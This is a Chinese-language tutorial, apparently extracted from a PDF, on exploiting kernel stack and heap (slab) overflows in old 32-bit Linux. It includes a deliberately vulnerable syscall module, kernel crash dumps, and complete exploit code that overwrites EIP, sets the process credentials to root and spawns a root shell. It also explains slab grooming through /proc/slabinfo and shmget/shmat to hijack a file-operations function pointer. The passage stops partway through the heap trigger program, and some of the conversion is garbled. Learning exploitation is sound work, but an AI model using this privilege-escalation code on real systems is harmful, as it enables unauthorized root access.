Linux Kernel Stack And Heap Exploitation

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一、	前言	2
_,		2
	内核堆溢出	
	参考	

一、前言

近些年来应用层出现的缓冲区溢出越来越少,黑客已经将目光由应用层转到系统核心,越来越多的内核漏洞被发现和利用。内核漏洞一旦被利用,将会获得 CPU 最高的权限,因为大多数的 32/64 位系统都处于保护模式的 ring0 层。常见的内核漏洞有内核栈溢出/堆溢出/空指针引用/格式化溢出/逻辑漏洞,本文讲述如何利用 stack/heap 溢出来攻击 linux 内核。

二、内核堆栈溢出

1、 利用内核缓冲区溢出的难点

在应用层,如果程序发生缓冲区溢出,程序最多会 segfault 掉, 但是在内核中发生缓冲区溢出的话, 内核就会崩溃掉:

```
Modules linked in: sys autofs4 hidp rfcomm l2cap bluetooth lockd sunrpc ip_connt
Modules linked in: sys autofs4 hidp rfcomm l2cap bluetooth lockd sunrpc ip_connt rack_netbios_ns ipt_REJECT xt_state ip_conntrack nfnetlink iptable_filter ip_tab les ip6t_REJECT xt_tcpudp ip6table_filter ip6_tables x_tables ipv6 dm_multipath video sbs i2c_ec button battery asus_acpi ac lp snd_ens1371 gameport snd_rawmidi snd_ac97_codec snd_ac97_bus snd_seq_dummy snd_seq_oss snd_seq_midi_event snd_seq snd_seq_device floppy pcspkr snd_pcm_oss snd_mixer_oss snd_pcm i2c_piix4 i2c_c ore snd_timer snd soundcore snd_page_alloc pcnet32 mii parport_pc parport serio_raw ide_cd cdrom dm_snapshot dm_zero dm_mirror dm_mod ext3 jbd uhci_hcd ohci_hcd
  ehci_hcd
 CPU:
EIP:
                   0060:[<41414141>]
                                                                        Not tainted VLI
EFLAGS: 00010292 (2.6.18 #6)
EIP is at 0x41414141
 eax: 00000001
                                       ebx: bfe4a4d0
                                                                                ecx: 00000082
                                                                                                                        edx: 00000000
esi: 41414141 edi: 41414141
ds: 007b es: 007b ss: 0068
                                                                                ebp: d08f8000
                                                                                                                        esp: d08f8fbc
as. 8076 - es. 8076 - ss. 8006
Process trigger (pid: 3123, ti=d08f8000 task=d050acf0 task.ti=d08f8000)
Stack: 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141
c1000016 000000df 080487b5 00000073 00000282 bfe4a494 0000007b 00000000
                 00000000
 Call Trace:
 Code: Bad EIP value.
 EIP: [<41414141>] 0x41414141 SS:ESP 0068:d08f8fbc
```

2、利用内核缓冲区溢出的优点

在应用层下, exploit 程序需要用到一定的技巧在堆栈中定位 shellcode 地址。 但在内核空间中,是直接可以定位到 shellcode 地址的,eip 直接覆盖成用户空间中的 shellcode 地址。那么内核为什么可以运行用户空间映射来的代码呢?当用户进程去触发这个 kernel bug 的时候,是通过系统调用进入内核空间,内核通过进程上下文 current 代表进程继续执行,由于有进程上下文,又是在内核态, 内核是可以执行进程的某个函数的,也可以修改当前进程的任何信息,还可以修改内核其他代码(比如进行权限提升)。

3、如何 exploit 内核堆栈溢出

根据前面的知识, 内核堆栈溢出跟应用层溢出大同小异:

- a、确定多少字节可以覆盖 eip。
- b、确定 shellcode 地址。
- c、编写内核 shellcode。

看上去内核堆栈溢出要比应用层溢出要简单的多,我们写一个简单的例子来一步步进行试验,

我们编写一个 lkm 模块, 给系统动态添加一个系统调用(这又可以写一篇 paper 了), 这个系统调用是有堆栈溢出 bug 的, 应用层程序就可以通过调用这个系统调用来使内核崩溃掉, 完整的源代码参加附录。

```
Sys.c:
int kbof_test(char *src)
{
         char buff[256];
         strcpy(buff, src); // 没有做长度判断, 导致缓冲区溢出
         return 0;
}
asmlinkage long new kernel bof test(char *buf, int len)
{
         char *buff;
         buff = kmalloc(len, GFP_KERNEL);
         if (!buff) {
                  printk("kmalloc failed.\n");
                  return -1;
         }
         if (copy_from_user(buff, buf, len)) {
                  printk("copy data from user failed.\n");
                  return 0;
         }
         printk("Kernel integer overflow test.\n");
         kbof_test(buff);
         return 1;
}
[root@localhost kbof]# insmod sys.ko
[root@localhost kbof]# lsmod|grep sys
Sys
[root@localhost kbof]#
a、 确定多少字节可以覆盖 eip
     先看看拷贝 1024 字节是什么情况:
     Trigger.c:
     int main(void)
     {
         memset(buff, 'A', 1024);
         new_kernel_kbof_test(buff, 300);
       return 0;
     }
```

```
Modules linked in: sys autofs4 hidp rfcomm l2cap bluetooth lockd sunrpc ip_connt
rack_netbios_ns ipt_REJECT xt_state ip_conntrack nfnetlink iptable_filter ip_tab
les ip6t_REJECT xt_tcpudp ip6table_filter ip6_tables x_tables ipv6 dm_multipath
video sbs i2c_ec button battery asus_acpi ac lp snd_ens1371 gameport snd_rawmidi
snd_ac97_codec snd_ac97_bus snd_seq_dummy snd_seq_oss snd_seq_midi_event snd_seq
q snd_seq_device floppy pcspkr snd_pcm_oss snd_mixer_oss snd_pcm i2c_piix4 i2c_c
ore snd_timer snd soundcore snd_page_alloc pcnet32 mii parport_pc parport serio_
 raw ide_cd cdrom dm_snapshot dm_zero dm_mirror dm_mod ext3 jbd uhci_hcd ohci_hcd
 ehci_hcd
 : Uq
 EIP:
               0060:[<41414141>]
                                                      Not tainted VLI
 EFLAGS: 00010292 (2.6.18 #6)
EIP is at 0x41414141
 eax: 00000001
                              ebx: bfe4a4d0
                                                            ecx: 00000082
                                                                                          edx: 00000000
esi: 41414141
                              edi: 41414141
                                                            ebp: d08f8000
                                                                                          esp: d08f8fbc
                   es: 007b
                                         ss: 0068
ds: 007b
Process trigger (pid: 3123, ti=d08f8000 task=d050acf0 task.ti=d08f8000)
Stack: 41414141 41414141 41414141 41414141 41414141 4141414 41414141 41414141
c1000016 000000df 080487b5 00000073 00000282 bfe4a494 0000007b 00000000
             00000000
 Call Trace:
 Code: Bad EIP value.
 EIP: [<41414141>] 0x41414141 SS:ESP 0068:d08f8fbc
```

我们看到 eip 已经被覆盖为 0x41414141 了, 同时注意到 esi, edi 也被覆盖了。 反汇编 sys.ko 看一下堆栈操作:

[root@localhost kbof]# objdump -d sys.ko > hex

[root@localhost kbof]# cat hex

00000029 <kbof_test>:

```
29:
      57
                                   push
                                           %edi
2a:
      56
                                   push
                                            %esi
2b:
      89 c6
                                  mov
                                            %eax,%esi
      81 ec 00 01 00 00
2d:
                                        $0x100,%esp
                                sub
33:
      89 e7
                                            %esp,%edi
                                   mov
35:
                                   lods
                                           %ds:(%esi),%al
      ac
36:
                                   stos
                                           %al,%es:(%edi)
      aa
                                          %al,%al
37:
      84 c0
                                  test
39:
      75 fa
                                          35 <kbof_test+0xc>
                                  ine
      81 c4 00 01 00 00
                                        $0x100,%esp
3b:
                                add
                                          %eax,%eax
41:
      31 c0
                                  xor
43:
      5e
                                            %esi
                                   pop
44:
      5f
                                           %edi
                                   pop
45:
                                   ret
```

注意到程序开始之前有个 push %edi 和 push %esi 操作,所以 kbof_test 函数的堆栈结构应该如下:

```
内存低址-->+-----+
| buf[256]|
+-----+
| esi |
+-----+
| edi |
+-----+
| eip |
内存高址-->+-----+<--函数返回地址
| src |
+-----+<--函数参数
```

所以我们可以判定, eip 在 buf + 8 的地方, 再次试验看下: memset(buff, 'A', 1024); memset(buff + 256 + 8, 'B', 4);

```
Modules linked in: sys autofs4 hidp rfcomm l2cap bluetooth lockd sunrpc ip_connt rack_netbios_ns ipt_REJECT xt_state ip_conntrack nfnetlink iptable_filter ip_tables ip6t_REJECT xt_tcpudp ip6table_filter ip6_tables x_tables ipv6 dm_multipath video sbs i2c_ec button battery asus_acpi ac lp snd_ens1371 gameport snd_rawmidi snd_ac97_codec floppy i2c_piix4 snd_ac97_bus snd_seq_dummy i2c_core snd_seq_oss
 pcspkr snd_seq_midi_event snd_seq snd_seq_device snd_pcm_oss snd_mixer_oss snd_
pcm snd_timer snd soundcore snd_page_alloc pcnet32 parport_pc mii parport serio_
raw ide_cd cdrom dm_snapshot dm_zero dm_mirror dm_mod ext3 jbd uhci_hcd ohci_hcd
 ehci_hcd
 : UPC
EIP:
                0060:[<42424242>]
                                                          Not tainted VLI
EFLAGS: 00010292 (2.6.18 #6)
EIP is at 0x42424242
eax: 00000001 ebx: bf8166a0
                                                                 ecx: 00000082
                                                                                                  edx: 00000000
                                edi: 41414141
907b ss: 0068
                                                                 ebp: d0761000
  si: 41414141
                                                                                                  esp: d0761fbc
ds: 007b
                     es: 007b
Rrocess trigger (pid: 3446, ti=d0761000 task=d06f59b0 task.ti=d0761000)
Stack: 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141
c1000016 000000df 080487d8 00000073 00000282 bf816664 0000007b 00000000
              00000000
 Call Trace:
             Bad EIP value.
EIP: [<42424242>] 0x42424242 SS:ESP 0068:d0761fbc
```

看到 eip 变为 0x42424242 了, 所以 eip 的覆盖点是正确的。

b、 确定 shellcode 地址。

根据前面的知识,shellcode 地址,即是 exploit 程序中进行权限提升的函数 kernel_code(),它不需要我们去定位,前面已经讲过为什么可以直接用应用层的函数。

c、 编写内核 shellcode。

kernel_code 才是真正的 shellcode, 我们的目的是修改 current 的 uid,gid 为 0, 所以可以在获得 current 指针后,暴力搜索 current 结构,匹配用户进程的 uid 和 gid,发现后将其改为 0即可。

```
struct task_struct {
.....
/* process credentials */
```

```
uid_t uid,euid,suid,fsuid;
         gid t gid,egid,sgid,fsgid;
}
void kernel_code()
         int i;
         uint *p = get current(); // 获得当前进程的 current 指针。
         for (i = 0; i < 1024-13; i++) {
                  /* 暴力搜索 uid, euid, suid, fsuid, gid, egid, sgid, fsgid */
                 if (p[0] == uid \&\& p[1] == uid \&\& p[2] == uid \&\& p[3] == uid \&\& p[4] == gid \&\& p[5] == gid \&\&
p[6] == gid &&
               p[7] == gid) {
                           p[0] = p[1] = p[2] = p[3] = 0;
                           p[4] = p[5] = p[6] = p[7] = 0;
                           p = (uint *) ((char *)(p + 8) + sizeof(void *));
                           p[0] = p[1] = p[2] = ^0;
                           break;
                 }
                 p++;
        // 重新更新堆栈中寄存器值。替内核执行 iret 指令,结束系统调用返回用户空间。
         exit_kernel();
}
// 获得当前内核的 current 指针, 跟内核的实现方式一样
static inline __attribute__((always_inline)) void *get_current()
{
         unsigned long curr;
         __asm__ _volatile__ (
                  "movl %%esp, %%eax ;"
                  "andl %1, %%eax ;"
                  "movl (%%eax), %0"
                 : "=r" (curr)
                 : "i" (~8191)
         );
         return (void *) curr;
}
```

// 当发生系统调用中断的时候, 还没进入系统调用服务历程的时候,CPU 是自动把 user cs, ip, cflags, user ess, xx 压入内核堆栈, 当执行 iret 返回用户空间的时候将其 pop 出来, 使得用户程序得以继续运行。exit_kernel 要做的就是修改当前堆栈,重新设置用户空间的 cs 值

```
为用户空间的值, eip 值为 exit_code, 当内核回到用户空间的时候就会去执行 exit_code,
exit code 通常只要执行一个 bash 即可。
static inline __attribute__((always_inline)) void exit_kernel()
{
        __asm__ _volatile__ (
                 "movl %0, 0x10(%%esp);"
                 "movl %1, 0x0c(%%esp);"
                 "movl %2, 0x08(%%esp);"
                 "movl %3, 0x04(%%esp);"
                 "movl %4, 0x00(%%esp);"
                 "iret"
                 :: "i" (USER_SS), "r" (STACK(exit_stack)), "i" (USER_FL),
                      "i" (USER_CS), "r" (exit_code)
        );
}
void exit_code()
{
        if (getuid() != 0) {
                 fprintf(stderr, "failed\n");
                 exit(-1);
        }
        printf("[+] We are root!\n");
        execl("/bin/sh", "sh", "-i", NULL);
}
Ok, 现在我们能覆盖 eip, 同时也会写内核 shellcode 了, 接下来就可以构造 exploit 程序了。
Exploit.c:
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <sys/user.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <inttypes.h>
#include <sys/reg.h>
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <sys/mman.h>
#include <sys/personality.h>
#include "syscalls.h"
static unsigned int uid, gid;
```

```
#define USER_CS 0x73
#define USER_SS 0x7b
#define USER_FL 0x246
#define STACK(x) (x + sizeof(x) - 40)
void exit_code();
char exit_stack[1024 * 1024];
int (*kernel_printk)(const char *fmt, ...);
void (*test_kbof)(void) = NULL;
#define __NR_new_kernel_kbof_test
                                             223
static inline my_syscall2(long, new_kernel_kbof_test, char *, buff, int, len);
int errno;
static inline __attribute__((always_inline)) void *get_current()
{
         unsigned long curr;
         __asm__ _volatile__ (
                   "movl %%esp, %%eax ;"
                   "andl %1, %%eax ;"
                   "movl (%%eax), %0"
                   : "=r" (curr)
                   : "i" (~8191)
         );
         return (void *) curr;
}
static inline __attribute__((always_inline)) void exit_kernel()
{
         __asm___volatile__ (
                   "movl %0, 0x10(%%esp);"
                   "movl %1, 0x0c(%%esp);"
                   "movl %2, 0x08(%%esp);"
                   "movl %3, 0x04(%%esp);"
                   "movl %4, 0x00(%%esp);"
                   "iret"
                   :: "i" (USER_SS), "r" (STACK(exit_stack)), "i" (USER_FL),
                        "i" (USER_CS), "r" (exit_code)
         );
}
void kernel_code()
```

```
int i;
          uint *p = get_current();
          for (i = 0; i < 1024-13; i++) {
                    if (p[0] == uid \&\& p[1] == uid \&\& p[2] == uid \&\& p[3] == uid) {
                               //kernel_printk("[+] Found current uid.\n");
                               p[0] = p[1] = p[2] = p[3] = 0;
                               p = (uint *) ((char *)(p + 8) + sizeof(void *));
                               p[0] = p[1] = p[2] = ^0;
                               break;
                    }
                    p++;
          exit_kernel();
}
void exit_code()
{
          if (getuid() != 0) {
                    fprintf(stderr, "[-] Get root failed\n");
                     exit(-1);
          printf("[+] We are root!\n");
          execl("/bin/sh", "sh", "-i", NULL);
}
void test_kernel_code(void)
{
          kernel_printk = 0xc1020c16;
          kernel_printk("We are in kernel.\n");
          exit_kernel();
}
int main(void) {
          char buff[1024];
          int len;
          uid = getuid();
          gid = getgid();
          setresuid(uid, uid, uid);
          setresgid(gid, gid, gid);
          memset(buff, 'A', 1024);
          len = 256 + 8 + 4;
          //*(int *)(buff + 32 + 8) = (int)test_kernel_code;
          *(int *)(buff + 256 + 8) = (int)kernel_code;
```

```
new_kernel_kbof_test(buff, 300);
    return 0;
}
[wzt@localhost kbof]$ ./exploit
[+] We are root!
sh-3.2# [
```

成功了! 我们可以 exploit 内核堆栈溢出了!


三、内核堆溢出

1、Linux slab

Slab 是 kernel 提供给各个子系统用到的内存缓冲区管理结构, 一种是专用缓冲区,一种是通用缓冲区。 内核中常用到的数据结构如 struct file 等等都有自己的专用缓冲区队列,使用 kmalloc/vmalloc 得到的内存是在通用缓冲区队列中分配的。

2、Slab 结构

缓冲区队列结构:



```
struct kmem_list3 *nodelists[MAX_NUMNODES];
                  unsigned int flags;
                  unsigned int num;
                  unsigned int gfporder;
                  gfp_t gfpflags;
                  size_t colour;
                  unsigned int colour_off;
                  struct kmem_cache *slabp_cache;
                  unsigned int slab_size;
                  unsigned int dflags;
                  void (*ctor) (void *, struct kmem_cache *, unsigned long);
                  void (*dtor) (void *, struct kmem_cache *, unsigned long);
                  const char *name;
                  struct list_head next;
    }
     一个 slab 的结构(slab t 在 slab 内)
     | colour_off | slab_t | kmem_bufctl_t*n| obj | obj | obj | ... | obj | |
    struct slab {
                  struct list_head list;
                  unsigned long colouroff;
                  void *s_mem;
                                               /* including colour offset */
                  unsigned int inuse;
                                           /* num of objs active in slab */
                  kmem_bufctl_t free;
                  unsigned short nodeid;
    };
3、怎样攻击 kmalloc 溢出
    先来看看一个有问题的系统调用代码:
    int new_call(const void *addr, int size, int free)
    {
            char *buf;
            buf = kmalloc(64, GFP_KERNEL);
            printk("new_call: allocated object at %p\n", buf);
            copy_from_user(buf, addr, size); // 没有检查 size 长度, 将导致 heap 溢出
            if (free) {
                     kfree(buf);
                     printk("new_call: freed object at %p\n", buf);
            }
            return 0;
```

}

在应用层 exploit 堆溢出可以覆盖函数指针或利用 free()函数来做攻击。同样在内核中也可以利用覆盖函数指针的方法来做攻击。看上面那个示例代码, 如果 size 长度大于 64,与其相邻的下一个 slab 结构中的 obj 将被覆盖:

```
slab slab
+-----+
| 64 | AAAAAAAA |
+------
```

我们可以利用如下方法来做权限提升:

- 1、在 exploit 程序中能够分配某个内核 slab,并且里面保存着的数据结构有个函数指针能被我们覆盖成 shellcode 的地址。
- 2、保证我们要覆盖的 slab 中的 obj 跟我们用 kmalloc 分配的 slab 中的 obj 是相邻的。

先来看下如何保证要覆盖的 slab 中的 obj 跟 kmalloc 分配的 slab 中的 obj 是相邻的,当系统中的 slab 全部都用完时,内核是这么处理的:

```
中的 slab 全部都用完时,内核是这么处理的:

Kmalloc()->__kmalloc()->__do_kmalloc()->__cache_alloc()->__cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_alloc()->cache_allo
```

} 前面在 slab 的结构中提到有个 kmem_bufctl_t 数组, 里面的每个元素指向下一个空闲 obj 的索引。 在初始化一个新的 slab 时, 每个 kmem_bufctl_t 元素都顺序的指向了与它相邻的下一个 obj, 所以当内核重新分配一个 slab 结构时,我们从这个新的 slab 中分配的 obj 都是相邻的, 这正好满足了我们的需求。那么我们如何从用户空间来让内核重新分配一个新的 slab 呢? 系统中/proc/slabinfo 文件动态显示了所有内核中的 slab 信息:

void *objp = index to obj(cachep, slabp, i);

slab_bufctl(slabp)[i] = i + 1;

slab_bufctl(slabp)[i - 1] = BUFCTL_END;

[root@localhost root]# cat /proc/slabinfo

slabp->free = 0;

```
slabinfo - version: 1.1
```

```
kmem_cache 61 68 112 2 2 ip_fib_hash 10 113 32 1 1 1
```

urb_priv	0	0	64	0	0	1
journal_head	41	312	48	2	4	1
revoke_table	2	253	12	1	1	1
revoke_record	0	113	32	0	1	1
clip_arp_cache	0	0	128	0	0	1
ip_mrt_cache	0	0	96	0	0	1
tcp_tw_bucket	0	0	128	0	0	1
tcp_bind_bucket	4	113	32	1	1	1
tcp_open_request	0	40	96	0	1	1
inet_peer_cache	0	0	64	0	0	1
ip_dst_cache	8	20	192	1	1	1
arp_cache	2	30	128	1	1	1
blkdev_requests	2976	4000	96	75	100	1
dnotify cache	0	0	24	0	0	1
file lock cache	2	42	92	1	1	1
fasync cache	0	0	16	0	0	1
uid_cache	3	113	32	1	1	1
skbuff_head_cache	125	140	192	7	7	1
sock	22	27	1280	8	9	1
sigqueue	0	29	132	0	1	1
cdev_cache	149	177	64	3	3	1
bdev_cache	4	59	64	1	1	1
mnt_cache	13	59	64	1	1	1
inode_cache	1885	1890	512	270	270	1
dentry_cache	2544	2550	128	85	85	1
dquot	0	0	128	0	0	1
filp	253	270	128	9	9	1
names_cache	0	7	4096	0	7	1
buffer_head	7878	7920	96	198	198	1
mm_struct	25	48	160	2	2	1
vm_area_struct	540	600	96	14	15	1
fs_cache	24	59	64	1	1	1
files_cache	24	27	416	3	3	1
signal_act	30	33	1312	10	11	1
size-131072(DMA)	0	0 1	.31072	0	0	32
size-131072	0	0 1	31072	0	0	32
size-65536(DMA)	0	0	65536	0	0	16
size-65536	1	1	65536	1	1	16
size-32768(DMA)	0	0	32768	0	0	8
size-32768	0	1	32768	0	1	8
size-16384(DMA)	1	1	16384	1	1	4
size-16384	2	3	16384	2	3	4
size-8192(DMA)	0	0	8192	0	0	2
size-8192	7	8	8192	7	8	2

```
size-4096(DMA)
                        0
                                0
                                     4096
                                              0
                                                    0
                                                         1
size-4096
                       22
                               23
                                     4096
                                             22
                                                  23
                                                         1
size-2048(DMA)
                        0
                                0
                                     2048
                                              0
                                                    0
                                                         1
size-2048
                       62
                               64
                                     2048
                                             32
                                                  32
                                                         1
size-1024(DMA)
                        0
                                0
                                     1024
                                                    0
                                              0
                                                         1
size-1024
                       68
                               72
                                     1024
                                             17
                                                  18
                                                         1
size-512(DMA)
                        0
                                0
                                      512
                                              0
                                                    0
size-512
                                      512
                                             8
                       63
                               64
                                                    8
                                                         1
size-256(DMA)
                        0
                                0
                                      256
                                              0
                                                    0
                                                         1
size-256
                       56
                               60
                                      256
                                             4
                                                    4
                                                         1
size-128(DMA)
                        1
                               30
                                      128
                                              1
                                                    1
                                                         1
size-128
                      551
                              600
                                      128
                                             20
                                                  20
                                                         1
size-64(DMA)
                        0
                                0
                                       64
                                              0
                                                    0
                                                         1
size-64
                      148
                              177
                                       64
                                             3
                                                    3
                                                         1
size-32(DMA)
                       17
                              113
                                       32
                                              1
                                                    1
                                                         1
size-32
                      445
                              452
                                       32
                                              4
                                                    4
                                                         1
```

[root@localhost root]#

{

}

在我们的示例代码中分配的是 64 字节, 148 代表当前系统中正在使用 64 字节的 obj 一共有 148 个,177 表示系统目前一共有 177 个 obj 可用。那么我们可以通过读取/proc/slabinfo下的 slab 信息,来计算出当前系统还有多少剩余的 obj 可用,然后想法来让内核消耗掉它,这样当 slab 用完时, 内核会自动分配一个新的 slab 结构。 可以这么得到剩余的 obj 数目: int cache_free_objs(char *cache_name)

```
FILE *fp;
char buf[1024], name[256];
int active_objs, num_objs, retval;
memset(name, 0, sizeof(name));
if ((fp = fopen("/proc/slabinfo", "r")) == NULL) {
          perror("fopen");
          return -1;
}
while (!feof(fp)) {
          retval = 0;
          if (!fgets(buf, sizeof(buf), fp))
                    break;
         retval = sscanf(buf, "%s %u %u", name, &active_objs, &num_objs);
         if (!strcmp(name, cache name))
                    break;
}
fclose(fp);
return (retval == 3) ? (num_objs - active_objs) : -1;
```

当得到剩余的 obj 数目时,我们该怎么进行消耗呢? 示例代码中的 heap buffer 大小为 64,在内核中进行 ipc 通讯用的 struct shmid_kernel 也接近 64 字节, 并且可以通过 sys_shmget 系统调用进行动态分配:

```
asmlinkage long sys_shmget (key_t key, size_t size, int shmflg)
{
         struct shmid_kernel *shp;
         int err, id = 0;
         down(&shm ids.sem);
         if (key == IPC_PRIVATE) {
                   err = newseg(key, shmflg, size);
static int newseg (key_t key, int shmflg, size_t size)
         int error;
         struct shmid kernel *shp;
         int numpages = (size + PAGE_SIZE -1) >> PAGE_SHIFT;
         struct file * file;
         char name[13];
         int id;
         if (size < SHMMIN || size > shm_ctlmax)
                   return -EINVAL;
         if (shm tot + numpages >= shm ctlall)
                   return -ENOSPC;
         shp = (struct shmid_kernel *) kmalloc (sizeof (*shp), GFP_USER);
         if (!shp)
                   return -ENOMEM;
         sprintf (name, "SYSV%08x", key);
         file = shmem_file_setup(name, size);
         error = PTR_ERR(file);
         if (IS_ERR(file))
                   goto no_file;
         error = -ENOSPC;
         id = shm_addid(shp);
         if(id == -1)
                   goto no_id;
         shp->shm_perm.key = key;
         shp->shm_flags = (shmflg & S_IRWXUGO);
         shp->shm_cprid = current->pid;
         shp->shm_lprid = 0;
         shp->shm_atim = shp->shm_dtim = 0;
         shp->shm_ctim = CURRENT_TIME;
         shp->shm_segsz = size;
         shp->shm_nattch = 0;
```

```
shp->id = shm_buildid(id,shp->shm_perm.seq);
         shp->shm file = file;
}
我们还看到有一个 shp->shm_file = file 操作, 下面我们会看到 struct shmid_kernel 中有 file 结构,
们就可以将 file 结构中的某个函数指针覆盖掉我们的 shellcode 即可完成权限提升的目的。
struct shmid_kernel /* private to the kernel */
         struct kern_ipc_perm
                                  shm_perm;
         struct file *
                                 shm_file;
         int
                                    id;
         unsigned long
                                   shm nattch;
         unsigned long
                                   shm_segsz;
         time_t
                                    shm_atim;
         time_t
                                    shm_dtim;
         time_t
                                    shm_ctim;
         pid t
                                    shm cprid;
         pid_t
                                    shm_lprid;
};
还有一个 struct file 结构:
struct file {
         struct list_head
                                 f_list;
         struct dentry
                                  *f_dentry;
         struct vfsmount
                                   *f vfsmnt;
         struct file_operations *f_op;
         atomic_t
                                    f_count;
         unsigned int
                                   f_flags;
         mode_t
                                     f mode;
         loff_t
                                   f pos;
         unsigned long
                                   f_reada, f_ramax, f_raend, f_ralen, f_rawin;
         struct fown_struct
                                  f_owner;
         unsigned int
                                   f_uid, f_gid;
                                    f_error;
         int
         unsigned long
                                   f_version;
         /* needed for tty driver, and maybe others */
                                     *private_data;
         void
         /* preallocated helper kiobuf to speedup O_DIRECT */
         struct kiobuf
                                  *f iobuf;
                                    f_iobuf_lock;
         long
};
struct file_operations {
         struct module *owner;
         loff_t (*llseek) (struct file *, loff_t, int);
         ssize_t (*read) (struct file *, char *, size_t, loff_t *);
         ssize_t (*write) (struct file *, const char *, size_t, loff_t *);
```

```
int (*readdir) (struct file *, void *, filldir_t);
        unsigned int (*poll) (struct file *, struct poll table struct *);
        int (*ioctl) (struct inode *, struct file *, unsigned int, unsigned long);
        int (*mmap) (struct file *, struct vm_area_struct *);
        int (*open) (struct inode *, struct file *);
        int (*flush) (struct file *);
        int (*release) (struct inode *, struct file *);
        int (*fsync) (struct file *, struct dentry *, int datasync);
        int (*fasync) (int, struct file *, int);
        int (*lock) (struct file *, int, struct file_lock *);
        ssize t (*readv) (struct file *, const struct iovec *, unsigned long, loff t *);
        ssize t (*writev) (struct file *, const struct iovec *, unsigned long, loff t *);
        ssize_t (*sendpage) (struct file *, struct page *, int, size_t, loff_t *, int);
        unsigned long (*get_unmapped_area)(struct file *, unsigned long, unsigned long, unsigned long,
unsigned long);
};
好了, 现在我们能通过 sys_shmget 系统调用来不断的消耗系统中剩余的 obj, 然后又可以让新分配的 obj
相邻。 但是还有一个问题, 我们在调用那个有问题的系统调用后, 溢出马上就发生了, 但我们的第2
个 slab 还没有申请呢, 即使我们先构造好第 2 个 slab 中的 obj, 在触发有问题的系统调用也不能保证它们
是相邻的。 如何做到这一点呢? 可以利用 slab LIFO 的特性, 先用 shmget 消耗掉系统中所有剩余的 obj
后,内核新分配的 slab 的 obj 都是相邻的:
  slab
               slab
           second | ...
I first
+-----+
先用 shmctl 释放掉第一个 obj, 紧接着调用那个有问题的系统调用, 利用 slab LIFO 的特性, 有问题的系统
调用 kmalloc 得到的 obj 就是刚才第一个 obj 的位置, 现在只要精心构造好 buffer, 那么就可以覆盖掉第
2 个 obj 的中的函数指针了, 在利用 shmat()来让这个函数指针被调用,那么我们的 shellcode 就执行了。
asmlinkage long sys_shmat (int shmid, char *shmaddr, int shmflg, ulong *raddr)
{
        file = shp->shm_file;
        size = file->f_dentry->d_inode->i_size;
        shp->shm_nattch++;
        shm_unlock(shmid);
        down_write(&current->mm->mmap_sem);
        if (addr && !(shmflg & SHM_REMAP)) {
                user addr = ERR PTR(-EINVAL);
                if (find vma intersection(current->mm, addr, addr + size))
                         goto invalid;
                 * If shm segment goes below stack, make sure there is some
                 * space left for the stack to grow (at least 4 pages).
                if (addr < current->mm->start stack &&
```

```
addr > current->mm->start_stack - size - PAGE_SIZE * 5)
                           goto invalid;
         }
         user_addr = (void*) do_mmap (file, addr, size, prot, flags, 0);
}
所以我们要覆盖的函数指针就是 do_mmap()。
现在我们思路已经理清了, 现在写一个 trigger 程序, 来按照我们之前的想法来触发下, 看能不能覆盖
掉第 2 个 slab 中的 obj:
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/shm.h>
#include <sys/syscall.h>
#include <unistd.h>
#define __NR_new_call
                         253
#define NUMOBJ
                           4
#define FSTOBJ
                         free_objs + 2
                          free_objs + 3
#define SNDOBJ
int cache_free_objs(char *cache_name)
{
         FILE *fp;
         char buf[1024], name[256];
         int active_objs, num_objs, retval;
         memset(name, 0, sizeof(name));
         if ((fp = fopen("/proc/slabinfo", "r")) == NULL) {
                  perror("fopen");
                  return -1;
         }
         while (!feof(fp)) {
                  retval = 0;
                  if (!fgets(buf, sizeof(buf), fp))
                           break;
